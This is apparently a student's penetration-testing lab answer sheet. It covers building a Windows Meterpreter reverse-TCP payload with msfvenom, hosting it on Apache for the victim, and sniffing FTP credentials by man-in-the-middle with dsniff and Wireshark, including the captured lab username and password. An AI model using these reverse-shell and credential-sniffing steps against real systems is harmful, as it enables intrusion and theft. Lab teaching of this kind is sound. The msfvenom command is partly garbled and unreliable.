
**Question 1:**


* **Create payload for windows.**
* **Transfer the payload to the victim’s machine.**
* **Exploit the victim’s machine.**

**Solution:**

Create a new folder in /var/www/html/ directory to host your payload file.


Now lets create the payload, the syntax is msfvenom -p windows/meterpreter/reverse\_tcp --platform windows-a x86 -e x86./shikata\_ga\_nai -b “\x00” LHOST=<ATTACKER’S IP> -f exe >


/var/www/html/Payload/p.exe




Now enable apache2 server and the start it.


Once started open the msfconsole by typing msfconsole.












**Question 2:**

* **Create an FTP server**
* **Access FTP server from windows command prompt**
* **Do an mitm and username and password of FTP transaction using wireshark and dsniff.**

**Solution:**


Created FTP in Victim and Able to log in in FTP from Pen Tester System



Using dsniff Username & Password of Ftp transaction is displayed below

Username of FTP: - Harry1

Password: - 1234@abcd



Using Wireshark Username & Password of Ftp transaction is displayed below

Username of FTP: - Harry1

Password: - 1234@abcd

